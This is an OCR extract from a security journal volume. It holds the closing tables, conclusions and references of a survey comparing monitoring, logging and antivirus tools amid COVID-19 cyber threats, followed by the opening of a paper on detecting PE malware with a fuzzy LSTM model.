9	Zabbix	Free, stores data in JSON format so other application can also use it, friendly GUI	Zabbix notification and per-user view need to be enhanced, requires lots of resources	Yes	Free (open-source)		Yes (not free)	Yes	Yes

Table 2: Continued.

No.	Tool name	Strengths	Weaknesses	Free trial available	Cost/price	Scalability	Technical support	Reports and analytics	Ease of use, GUI offered
10	Icinga	Can monitor almost everything, good community forums for support	Setup can be tricky, not so good technical support	Yes	By request	Yes	Yes	Yes	Yes
11	LibreNMS	Helpful community, free, great GUI	High memory usage	Yes	Free (open-source)	Yes	Yes	Yes	Yes
12	Spiceworks	Free, extensible with other (not free) products, good basic monitoring, easy to use and understand	The program is outdated	Yes	Free	Yes	Yes	Yes	Yes
13	Snort	Good feedback, free, network packets are saved in log file either displayed in the console	Requires significant configuration and domain knowledge to set up, sometimes gives false positives	Yes	Free	Yes	Yes	Yes	Yes
14	Datadog	Agent installation can be automated, advanced graph functionality, high level of customization	Heavy learning curve to several key features, not available as on-premises solution	Yes	Up to 31$/ month	Yes	Yes	Yes	Yes
15	ConnectWise Automate	Ability to automate agent installation and manage system and vendor patch deployment, ability to offer self-service options to users, allows multiple vendors to integrate with it	Some functionality requires plug-ins, URL changes, on-premises installation requirements, complex to set up	Yes	By request	Yes	Yes	Yes	Yes
16	Logic Monitor	Agentless, comprehensive, and secure systems monitor service, excellent online help and technical support, great workflow management features	High volume of information and multiple customization options make it complex, steep learning curve for those not familiar with monitoring tools and services	Yes	By request	Yes	Yes	Yes	Yes
17	LogFusion	Lightweight, handles most of log files	Inadequate customer support	Yes	From 15$/ machine	Yes	Yes	Yes	Yes
18	Netwrix Event Log Manager	Free, all event log data in a single view, ensures compliance		Yes	Free (open-source)	Yes	Yes	Yes	Yes
19	Splunk	Free, no development work required to deploy, segmentation of logs	Not free for more than the minimal use, complex until one gains experience with it	Yes	Free (open-source)	Yes	Yes	Yes	Yes
20	Tripwire Log Center	Very good monitoring, detailed reports	Reports can be more user-friendly	Yes	By request	Yes	Yes	Yes	Yes

Table 2: Continued.

No.	Tool name	Strengths	Weaknesses	Free trial available	Cost/price	Scalability	Technical support	Reports and analytics	Ease of use, GUI offered
21	LogRhythm	Excellent web console, configurable dashboards, quick searches	Not so good back-end technology, time and effort to learn how to use it properly	Yes	By request	Yes	Yes	Yes	Yes
22	SumoLogic	Good functions, log ingestion from essential any source, flexible search and reporting	Slow search for older information, poor account management, some inadequate UI decisions	Yes	From 90$/month	Yes	Yes	Yes	Yes
23	EventTracker Log Manager	Extremely powerful search, very good support team, easy to deploy agent collectors and generate reports	Search can be complex	Yes	By request	Yes	Yes	Yes	Yes
24	Correlog	Easy deployment, good reporting	Not so good documentation	Yes	By request	Yes	Yes	Yes	Yes
25	ELK Stack	Free to get started, multiple hosting options, real-time data analysis and visualization, centralized logging capabilities	Complex management requirements, stability and uptime issues, data retention tradeoffs	Yes	Open-source	Yes	Yes	Yes	Yes




Figure 4: Monitoring and logging tools decision tree.

Table 3: Antivirus software presentation.

No.	Tool name	Strengths	Weaknesses	Price	On-demand malware scan	On-access malware scan	Website rating	Malicious URL blocking	Phishing protection	Behavior-based detection
1	McAfee AntiVirus Plus [81]	Strong protection, good scores in hands-on tests, perfect score in antiphishing tests	Fewer features in iOS, PC boost web speedup works only in Chrome	From 19.99$/ device (year)	Yes	Yes	Yes	Yes	Yes	Yes
2	Symantec Norton AntiVirus Plus [82]	Blocks even brand-new malware, low impact on system resources	Browser extension extras can be unreliable	From 39.99$/ device (year)	Yes	Yes	Yes	Yes	Yes	Yes
3	Webroot SecureAnywhere AntiVirus [83]	Extremely light on system resources, lightning fast	No testing data from the top labs	From 29.99$/ device (year)	Yes	Yes	Yes	Yes	Yes	Yes
4	Bitdefender Antivirus Plus [84]	Accurate, password manager, cheap subscription	Can be resource hungry	From 25.99$/ device (year)	Yes	Yes	Yes	Yes	Yes	Yes
5	Kaspersky AntiVirus [85]	One of the best performing security packages, supremely easy to use	Kaspersky's full suites are better value	From 39.95$/ device (year)	Yes	Yes	Yes	Yes	Yes	Yes
6	ESET NOD32 Antivirus [86]	Highly configurable, device access control	Relatively expensive, not for beginners	From 19€/ user (year)	Yes	Yes	No	Yes	Yes	Yes
7	Trend Micro Antivirus + Security [87]	Affordable pricing, easy to use, strong protection	Might slow you down, slightly limiting options		Yes	Yes	Yes	Yes	Yes	Yes
8	VoodooSoft VoodooShield [88]	Prevents nonwhitelisted programs from launching when PC is at risk, new machine-learning tool flags malware	Could possibly whitelist malware running prior to installation	From 29.99$/ device (year)	No	Yes	No	No	No	Yes
9	The Kure [89]	Exempt personal folders from being wiped, live-chat tech support built in	Malware can act freely until eliminated by reboot, does not offer 24-hour tech support	19.95$/ device (year)	No	No	No	No	No	No
10	F-Secure Antivirus [90]	User-friendly, good value	Prone to false positives	From 29.99$/ device (year)	Yes	Yes	No	Yes	No	Yes

Table 3: Continued.

No.	Tool name	Strengths	Weaknesses	Price	On-demand malware scan	On-access malware scan	Website rating	Malicious URL blocking	Phishing protection	Behavior-based detection
11	Bitdefender Antivirus Free Ed. [84]	Fast scanning, excellent virus detection	Advanced users may want more control, scans cannot be scheduled	Free	No			Yes	Yes	
12	Avast Free Antivirus [91]	Does not slow down your computer, great virus protection	Irritating privacy settings, includes links to paid-for components	Free	No	No		Yes	Yes	
13	Sophos Home [92]	Simple and nonintrusive, good cloud-based control of protected devices	No scan-scheduling, limited control for advanced users	Free	No	No		Yes	No	
14	Avira Free Antivirus [93]	Little impact on system performance, great detection rates	Little impact on system performance, lots of popups when running	Free	Yes			Yes		




Figure 5: Antivirus software decision tree.




Figure 6: Interpol report-cyber threats during COVID-19.

to make protection and security measures much stronger and more effective as the risks and threats have increased. In essence, the goal of security measures is to reduce the risk of cyberattacks and data breaches. In the context of this work, we intend to propose a series of tools to IT professional or ordinary users from preventing malicious actions.

The COVID-19 situation also triggered a profound change. The crisis has resulted in the increase of various remote activities such as teleworking, remote governance, e-education, and e-commerce. Nevertheless, security and privacy management on these activities have not evolved in terms of user's awareness and cyberspace knowledge. Also, most of the security and privacy technologies available nowadays have been developed to protect the assets of systems and networks. There is a question if security solutions rise to the challenge, or there is a need to approach the problem differently [97].

Google's specialized team for threat analysis (Google's Threat Analysis Group, TAG) that works to identify new vulnerabilities and threats for its products detected 18 m malware and phishing Gmail messages, and more than 240 m spam messages related to COVID-19 daily [98]. Particularly, the TAG reported that over a dozen state-backed threat actors used COVID-19 themes as bait for phishing through emails. For example, TAG discovered a campaign that targets personal accounts of US government employees using American fast-food franchises and messages that offered free meals and coupons in response to COVID-19. By clicking on the emails, it presented phishing pages designed to trick users into providing their Google account credentials. Also, TAG found that several threat actors tried to fake users by impersonating health organizations. For example, TAG found an activity, with emails linked to a domain spoofing the World Health Organization's (WHO) login page. A similar attack was reported on MS Office 365 platform [99].

An INTERPOL impact assessment [100] related to cybercrime due to COVID-19 has shown a noticeable shift in focus, from independent personal computers or businesses to a major corporation or government networks and critical infrastructures. Criminals are taking advantage of the fact that organizations and businesses have rapidly deployed remote systems and networks to support staff working from home and the increase in security vulnerabilities, so as to steal data, generate profits, and cause disruption.

Based on the comprehensive analysis of data received from member countries and private partners, a list of cyber threats have been identified as "significant," in relation to the COVID-19 pandemic (Figure 6) [101].

As organizations of all sizes respond to the COVID-19 pandemic by allowing large numbers of employees to work from home, cybersecurity leaders face a sudden expansion of the attack surface. The remote work model, whether used temporarily in emergency situations or as a more durable solution to promote talent acquisition and business development, has also expanded its attack surface.

Managing remote workforce can be challenging because it disperses the attack surface. CISOs and sysadmins should not only pay attention to company-controlled assets, but they should also pay attention to the additional risks posed by employee personal devices that are not managed or protected by security measures from the company [102, 103].

4. Conclusions

The threat landscape has changed dramatically and new threats have arisen, due to COVID-19. This pandemic that has erupted recently has increased the number of cyber-attacks worldwide. Thus, the need for security awareness and shielding of applications and information systems is essential.

The purpose of this survey was to categorize security tools which deal with threats and vulnerabilities that arise in this new era. The rationale for implementing our research was to identify the most effective tools and present them based on specific criteria so that any interested parties can benefit. Our scope is not to suggest a specific tool, but through its analysis and presentation with the use of appropriate criteria, to help stakeholders choose the right one, that is, the one that suits better to their own information systems.

Originally, the use of IT Security tools is necessary in order to maintain sufficient security for the organization. These tools help the IT department correct any misconfigurations or flaws which may have occurred and made

the system vulnerable to any kind of attacks. In particular, any interested party should be aware of its risks and vulnerabilities and conduct a risk assessment. Stakeholders should invest in and use the appropriate combination of these tools which best suits their situation and with the constant and simultaneous training of its employees, it will be capable of protecting its assets.

Initially, we assessed a sufficient number of automated mitigation tools like vulnerability scanners, monitoring and logging tools, and antivirus software. We then classified these tools based on specific criteria. Furthermore, we implemented three decision trees for each category of tools we examined. We attempt to provide simple guidelines, in order to assist stakeholders (CSIRT, CISO, IT staff, simple users, etc.) in making an educated choice.

Results showed that most vulnerability scanners that we examined meet most criteria and the decision regarding which to use is ultimately based on strengths, weaknesses, cost, and compatibility with multiple platforms. A closer look at their shortcomings can help one avoid attacks on an information system. A combination of the tools can also provide better protection. With regard to the monitoring and logging tools, interested parties can select from a wide range of solutions. The analysis we made helps them decide that better suits their systems. Weighing the pros and cons and in conjunction with cost, scalability, technical support, and reports, our research can act as a guideline for reaching a decision.

As a supplementary measure against threats, we distinguish that, among the examined antivirus tools, the following meet all criteria we posed: McAfee, Symantec Norton, Webroot SecureAnywhere, Kaspersky, Trend Micro, and Bitdefender Antivirus Plus. Additionally, we could not detect evidence for Avira and Bitdefender Free Edition which proves that they could potentially meet all criteria. Users can also take into consideration the cost, as only a few are completely free of charge (Bitdefender Free Edition, Avast, Avira, Sophos).

Due to the mass effect of the COVID-19 pandemic on computer and computer network usage, the resulting cybersecurity landscape has grown exponentially in both size and complexity. Securing web applications, against evolving cyber threats, is a shared responsibility for all stakeholders. As a result, a collaborative cyber resilience model, which defines the appropriate cybersecurity posture for web applications, is quite important. Cyber threats and related risks will continue to increase, along with technological developments, which require our constant attention and vigilance.

To summarize, mitigation tools are the main ally against cyberattacks and should constantly protect and help stakeholders make prudent decisions about cyberattack protection.

Data Availability

The data used to support the findings of this study are mostly included within the article. As a major part of our scientific paper revolves around presenting a multitude of products and tools regarding vulnerability scanning, monitoring and logging, and antivirus software, it is imperative to draw information from the most immediate source available. Using that reasoning, we chose to extract information from product websites and technical documents. No online repositories were used.

Conflicts of Interest

The authors declare that they have no conflicts of interest regarding the publication of this study.

Acknowledgments

This work was supported, in part, by the Ministry of Digital Governance, Greece, through a research grant offered to the Research Center of Athens University of Economics and Business (RC/AUEB). The research aimed at, mainly, developing innovative methodologies for implementing the National Cybersecurity Strategy of Greece (2020–25).

References

[1] Csrc.nist.gov, "Cyber attack-glossary | CSRC," 2021, https://csrc.nist.gov/glossary/term/Cyber_Attack.

[2] Check Point Software, "What is a cyber attack? | check point software," 2021, https://www.checkpoint.com/cyber-hub/cyber-security/what-is-cyber-attack/.

[3] Deloitte Switzerland, "Impact of COVID-19 on cybersecurity," 2021, https://www2.deloitte.com/ch/en/pages/risk/articles/impact-covid-cybersecurity.html.

[4] D. Lohrmann, "2020: the year the COVID-19 crisis brought a cyber pandemic," 2021, https://www.govtech.com/blogs/lohrmann-on-cybersecurity/2020-the-year-the-covid-19-crisis-brought-a-cyber-pandemic.html.

[5] Security Boulevard, "90% of companies faced increased cyberattacks during COVID-19 - security boulevard," 2021, https://securityboulevard.com/2020/11/90-of-companies-faced-increased-cyberattacks-during-covid-19/.

[6] ENISA, "ENISA threat landscape report - 2020," 2021, https://www.enisa.europa.eu/topics/threat-risk-management/threats-and-trends.

[7] Network Security, "Mimecast: the state of email security report 2020," 2020, https://www.mimecast.com/resources/press-releases/dates/2021/4/the-state-of-email-security-report/.

[8] M. Snell, "Tools keep Web surfing safe," *Computers & Security*, vol. 16, no. 1, p. 63, 1997.

[9] A. Alzahrani, A. Alqazzaz, N. Almashfi, H. Fu, and Y. Zhu, "Web application security tools analysis," *Studies in Media and Communication*, vol. 5, no. 2, p. 118, 2017.

[10] I. Bekavac and D. Garbin Praničević, "Web analytics tools and web metrics tools: an overview and comparative analysis," *Croatian Operational Research Review*, vol. 6, no. 2, pp. 373–386, 2015.

[11] M. Turuvekere and A. A. Pandit, "A comparative study of pen testing tools," *International Journal of Computers and Applications*, vol. 179, no. 50, pp. 26–30, 2018.

[12] B. Naga Sudheer, C. Rohan Bhadru, T. Divya Naga Paavani, and V. Lakshman Narayana, "A comparative study on automated testing tools," *Journal of Advanced Research in Dynamical and Control Systems*, vol. 12, no. 7, pp. 183–188, 2020.

[13] M. Kaur and R. Kumari, "Comparative study of automated testing tools: TestComplete and QuickTest pro,"

International Journal of Computers and Applications, vol. 24, no. 1, pp. 1–7, 2011.
[14] A. Kołtun and B. Pańczyk, "Comparative analysis of web application performance testing tools," *Journal of Computer Sciences Institute*, vol. 17, pp. 351–357, 2020.
[15] Csirt, "Organizational Models for computer security incident response teams (CSIRT)," 2021, https://resources.sei.cmu.edu/library/asset-view.cfm?assetid=629.
[16] Enisa.europa.eu, "ENISA maturity evaluation methodology for CSIRTs," 2021, https://www.enisa.europa.eu/publications/study-on-csirt-maturity-evaluation-proces.
[17] Csirt.org, "Csirt," 2021, https://www.csirt.org.
[18] Us-cert.cisa.gov, "Defining computer security incident response teams | CISA," 2021, https://us-cert.cisa.gov/bsi/articles/best-practices/incident-management/defining-computer-security-incident-response-teams.
[19] Csirtsnetwork.eu, "CSIRTs network," 2021, https://csirtsnetwork.eu/.
[20] Geant.org, "TF-CSIRT: computer security incident response teams - géant," 2021, https://www.geant.org/People/Community_Programme/Task_Forces/Pages/TF-CSIRT.aspx.
[21] Security Boulevard, "Improving and automating threat intelligence for better cybersecurity," 2021, https://securityboulevard.com/2019/12/improving-and-automating-threat-intelligence-for-better-cybersecurity/.
[22] FireEye, "the value of context: using comprehensive cyber threat intelligence to increase security effectiveness," 2021, https://www.fireeye.com/blog/executive-perspective/2020/07/using-cyber-threat-intelligence-to-increase-security-effectiveness.html.
[23] OnPage, "How threat intelligence can improve your security - OnPage," 2021, https://www.onpage.com/how-threat-intelligence-can-improve-your-security/.
[24] SearchITOperations, "What is IT incident management? - Definition from WhatIs.com," 2021, https://searchitoperations.techtarget.com/definition/IT-incident-management.
[25] L. Constantin, "What are vulnerability scanners and how do they work?," 2021, https://www.csoonline.com/article/3537230/what-are-vulnerability-scanners-and-how-do-they-work.html.
[26] Acunetix.com, "Acunetix," 2021, https://www.acunetix.com/.
[27] Rapid7, "Web application security testing with AppSpider," 2021, https://www.rapid7.com/products/appspider/.
[28] Indusface.com, "AppTrana," 2021, https://apptrana.indusface.com/.
[29] Arachni-scanner.com, "Arachni - web application security scanner framework," 2021, https://www.arachni-scanner.com/.
[30] Portswigger.net, "Burp suite - application security testing software," 2021, https://portswigger.net/burp.
[31] Contrast security, "Contrastsecurity.com," 2021, https://www.contrastsecurity.com.
[32] Detectify.com, "Detectifycom," 2021, https://detectify.com/.
[33] Digifort.se, "Digifort.se," 2021, http://www.digifort.se/en/scanner.
[34] Gamasec.com, "Gamasec.com," 2021, http://www.gamasec.com/Gamascan.aspx.
[35] Immuniweb.com, "Immuniweb.com," 2021, https://www.immuniweb.com/technology/.
[36] Nstalker.com, "Nstalker.com," 2021, http://www.nstalker.com.
[37] Tenable.com, "Tenable®," 2021, https://www.tenable.com/products/nessus.
[38] Netsparker.com, "Netsparker.com," 2021, https://www.netsparker.com/.
[39] Rapid7.com, "Rapid7," 2021, https://www.rapid7.com/products/nexpose/.
[40] Cirt.net, "Cirt.net," 2021, https://cirt.net/nikto2.
[41] Openvas.org, "Openvas.org," 2019, http://www.openvas.org/.
[42] Tripwire.com, "Tripwire.com," 2021, https://www.tripwire.com/products/tripwire-ip360/.
[43] Beyondtrust.com, "Beyondtrustcom," 2021, https://www.beyondtrust.com/tools/vulnerability-scanner.
[44] Qualys.com, "Qualys.com," 2021, https://www.qualys.com/apps/web-app-scanning/.
[45] Probely.com, "Probely.com," 2021, https://probely.com/.
[46] Intruder systems ltd, "Intruder.io," 2021, https://intruder.io/?utm_source=referral&utm_campaign=softwaretestinghelp.
[47] Softonic.com, "Softonic," 2021, https://secunia-personal-software-inspector.en.softonic.com.
[48] Solarwinds.com, "Solarwinds.com," 2021, https://www.solarwinds.com/network-configuration-manager.
[49] Comodo.com, "Comodo.com," 2021, https://www.comodo.com/hackerproof/.
[50] Microsoft.com, "Microsoft.com," 2021, https://www.microsoft.com/en-us/download/details.aspx?id=19892.
[51] Solarwinds.com, "Solarwinds.com," 2021, https://www.solarwinds.com/network-performance-monitor.
[52] Solarwinds.com, "Solarwinds.com," 2021, https://www.solarwinds.com/server-application-monitor.
[53] Paessler.com, "Paessler.com," 2021, https://www.paessler.com/prtg.
[54] "Network monitoring made easy - WhatsUp Gold," 2021, https://www.whatsupgold.com.
[55] Nagios.com, "Nagios," 2021, https://www.nagios.com/.
[56] Manageengine.com, "Manageengine.com," 2021, https://www.manageengine.com/network-monitoring/index.html.
[57] Wireshark.org, "Wireshark.org," 2021, https://www.wireshark.org/.
[58] Op5.com, "Op5.com," 2021, https://www.op5.com/op5-monitor/.
[59] Zabbix.com, "Zabbix.com," 2021, https://www.zabbix.com/index.
[60] Icinga.com, "Icinga," 2021, https://icinga.com/.
[61] Librenms.org, "LibreNMS," 2021, https://www.librenms.org/.
[62] Spiceworks.com, "Spiceworks.com," 2021, https://www.spiceworks.com/.
[63] Snort.org, "Snort.org," 2021, https://www.snort.org/.
[64] Datadoghq.com, "Datadoghq.com," 2016, https://www.datadoghq.com/.
[65] Connectwise.com, "Connectwise.com," 2021, https://www.connectwise.com/software/automate.
[66] Logicmonitor.com, "LogicMonitor," 2021, https://www.logicmonitor.com/.
[67] Logfusion.ca, "LogFusion," 2021, https://www.logfusion.ca/.
[68] Netwrix.com, "Netwrix.com," 2021, https://www.netwrix.com/netwrix_event_log_manager.html.
[69] Splunk.com, "Splunk," 2021, https://www.splunk.com/en_us/solutions/solution-areas/log-management.html.
[70] Tripwire.com, "Tripwire.com," 2021, https://www.tripwire.com/products/tripwire-log-center/.
[71] Logrhythm.com, "Logrhythm.com," 2021, https://www.logrhythm.com/solutions/security/log-management/.
[72] Sumologic.com, "Sumologic.com," 2021, https://www.sumologic.com/.
[73] Eventtracker.com, "Eventtracker.com," 2021, https://www.eventtracker.com/.

[74] Correlog.com, "Correlog.com," 2021, https://correlog.com/download/.
[75] Elastic.co, "ELK stack: Elasticsearch, Logstash, kibana," 2021, https://www.elastic.co/what-is/elk-stack.
[76] Logz.io, "Logz.io," 2021, https://logz.io/learn/complete-guide-elk-stack/.
[77] Instaclustr, "Complete overview of the ELK stack," 2021, https://www.instaclustr.com/elk-stack/#.
[78] Cloud Application Security, "Using ELK stack for vulnerability management," 2021, https://cloudappsec.net/2018/03/18/using-elk-stack-for-vulnerability-management/.
[79] K. Heyman, "New attack tricks antivirus software," *Computer*, vol. 40, no. 5, pp. 18–20, 2007.
[80] F. Hsu, M. Wu, C. Tso, C. Hsu, and C. Chen, "Antivirus software shield against antivirus terminators," *IEEE Transactions on Information Forensics and Security*, vol. 7, no. 5, pp. 1439–1447, 2012.
[81] Mcafee.com, "Mcafee.com," 2021, https://www.mcafee.com/consumer/en-us/store/m0/index.html.
[82] Norton.com, "Norton.com," 2021, https://us.norton.com/products/norton-360-antivirus-plus.
[83] Webroot.com, "Webroot.com," 2021, https://www.webroot.com/us/en/home.
[84] Bitdefender.com, "Bitdefender," 2021, https://www.bitdefender.com/solutions/antivirus.html.
[85] Kaspersky.com, "Kaspersky.com," 2021, https://www.kaspersky.com/antivirus.
[86] Eset.com, "Eset.com," 2021, https://www.eset.com/gr-en/home/antivirus/.
[87] Trendmicro.com, "Trend Micro," 2021, https://www.trendmicro.com/en_us/forHome/products/antivirus-plus.html.
[88] Voodooshield.com, "Voodooshield.com," 2021, https://voodooshield.com/.
[89] The kure, "Thekure.com," 2021, https://thekure.com/.
[90] F-secure com, "F-secure.com," 2021, https://www.f-secure.com/en/home/products/anti-virus.
[91] Bitdefender.com, "Bitdefender," 2021, https://www.bitdefender.com/solutions/free.html.
[92] Avast.com, "Avast.com," 2021, https://www.avast.com/index.
[93] Sophos.com, "Sophos.com," 2021, https://home.sophos.com/en-us.aspx.
[94] Avira.com, "Avira," 2021, https://www.avira.com/en/free-antivirus-windows.
[95] Cybersecurity and Infrastructure Security Agency (Cisa), "COVID-19 exploited by malicious cyber actors," 2020, https://www.us-cert.gov/ncas/alerts/aa20-099a.
[96] Malwarebytes, "APTs and COVID-19: how advanced persistent threats use the coronavirus as a lure," 2021, https://blog.malwarebytes.com/threat-analysis/2020/04/apts-and-covid-19-how-advanced-persistent-threats-use-the-coronavirus-as-a-lure/.
[97] R. Kunwar and P. Sharma, "Social media: a new vector for cyber attack," in *Proceedings of the 2016 International Conference on Advances in Computing, Communication, & Automation (ICACCA) (Spring)*, pp. 1–5, Dehradun, India, April 2016.
[98] ghost-iot.eu, "GHOST: a user-friendly application to improve security and privacy," 2020, https://www.ghost-iot.eu/ghost-project.
[99] S. Huntley, "Findings on COVID-19 and online security threats," 2020, https://blog.google/technology/safety-security/threat-analysis-group/findings-covid-19-and-online-security-threats/.
[100] Abnormal Security, "Abnormal attack stories: WHO impersonation," 2020, https://abnormalsecurity.com/blog/abnormal-attack-stories-who-impersonation/.
[101] Interpol.int, "INTERPOL report shows alarming rate of cyberattacks during COVID-19," 2021, https://www.interpol.int/News-and-Events/News/2020/INTERPOL-report-shows-alarming-rate-of-cyberattacks-during-COVID-19.
[102] Interpol, *Cybercrime: COVID-19 Analysis Report*, Interpol, Lyon, France, 2020.
[103] Tenable®, "How COVID-19 response is expanding the cyberattack surface," 2021, https://www.tenable.com/blog/how-covid-19-response-is-expanding-the-cyberattack-surface.

Hindawi
Security and Communication Networks
Volume 2021, Article ID 3578695, 12 pages
https://doi.org/10.1155/2021/3578695

Research Article

Detecting Portable Executable Malware by Binary Code Using an Artificial Evolutionary Fuzzy LSTM Immune System

Jian Jiang and **Fen Zhang**

College of Computer and Electrical Engineering, Hunan Arts and Science University, Changde 415000, China

Correspondence should be addressed to Jian Jiang; jianjiang211@yahoo.com

Received 24 May 2021; Revised 17 June 2021; Accepted 22 June 2021; Published 8 July 2021

Academic Editor: Konstantinos Demertzis

As the planet watches in shock the evolution of the COVID-19 pandemic, new forms of sophisticated, versatile, and extremely difficult-to-detect malware expose society and especially the global economy. Machine learning techniques are posing an increasingly important role in the field of malware identification and analysis. However, due to the complexity of the problem, the training of intelligent systems proves to be insufficient in recognizing advanced cyberthreats. The biggest challenge in information systems security using machine learning methods is to understand the polymorphism and metamorphism mechanisms used by malware developers and how to effectively address them. This work presents an innovative Artificial Evolutionary Fuzzy LSTM Immune System which, by using a heuristic machine learning method that combines evolutionary intelligence, Long-Short-Term Memory (LSTM), and fuzzy knowledge, proves to be able to adequately protect modern information system from Portable Executable Malware. The main innovation in the technical implementation of the proposed approach is the fact that the machine learning system can only be trained from raw bytes of an executable file to determine if the file is malicious. The performance of the proposed system was tested on a sophisticated dataset of high complexity, which emerged after extensive research on PE malware that offered us a realistic representation of their operating states. The high accuracy of the developed model significantly supports the validity of the proposed method. The final evaluation was carried out with in-depth comparisons to corresponding machine learning algorithms and it has revealed the superiority of the proposed immune system.

1. Introduction

Critical sectors, such as transport, energy, health, education, and the financial sector, are increasingly dependent on digital technologies for their core business functionalities [1]. Although digitalization offers enormous opportunities and solutions to many of the challenges of modern society, it significantly exposes the economy and society to widespread cyberthreats, most of which are implemented with specialized forms of malware [2].

Malware development is quite organized with constant innovation, and sophisticated techniques are constantly being developed to bypass even the most advanced digital security systems. Due to the great popularity of the Windows operating system, Portable Executable (PE) files have been at the center of the efforts of organized cybercrime groups for several years now [3]. PEs are executable file formats or object code such as .exe, .dll, .sys, .ocx, and .drv, used in 32/64-bit versions of the Windows operating system. Their format is essentially a data structure that encapsulates all the information required by the Windows loader to manage and execute the executable code contained in each file.

